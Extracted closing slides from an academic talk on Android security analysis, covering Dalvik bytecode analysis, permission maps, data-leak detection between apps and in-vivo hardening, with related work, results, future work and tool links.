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
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 - ▶ off-the-shelf Java tools

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In Vivo



Outline for section 7

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

Data Leaks

In-Vivo Instrumentation

Conclusion

Related Work

- ▶ Dalvik bytecode analysis
 - ▶ Ded [Enck '11],
 - ▶ Dare [Octeau '12],
 - ▶ Dex2jar,
- ▶ Permission Map
 - ▶ Stowaway [Felt, '11]
 - ▶ PScout [Au '12]
- ▶ Android Data Leaks Detection
 - ▶ ComDroid [Chin '11]
 - ▶ ScanDroid [Fuchs '09], SEFA [Wu '13]
- ▶ In Vivo instrumentation
 - ▶ I-ArmDroid [Davis '12], Mr. Hide [Jeon '11], AppGuard [Backes '12]
 - ▶ DroidForce [Rasthofer '14]

Conclusion

- ▶ Analyze Dalvik Bytecode
 - ▶ correctly types 99.99% of methods
- ▶ Extract a permission map from a permission-based system
 - ▶ Static analysis for Android requires deep domain-specific knowledge
- ▶ Detect data leaks between Android components and Android applications
 - ▶ precision > 90%, recall > 80%
- ▶ Harden Android applications in vivo
 - ▶ other analyses limited by available memory

Future Work

- ▶ Bytecode optimization
- ▶ Security check on the Android framework
- ▶ Analyzing other permission-based systems
- ▶ Validating data leaks / Generating exploits
- ▶ Are data leaks “features” or “leaks” ?
- ▶ Breaking Static analysis tools?
- ▶ Scalable data-flow on “big” sets of Android applications

Links

- ▶ Dexpler <http://www.abartel.net/dexpler/>
- ▶ IccTA <https://sites.google.com/site/icctawebpage/>
- ▶ Permission Map <http://www.abartel.net/permissionmap/>
- ▶ DroidBench <https://github.com/secure-software-engineering/DroidBench>

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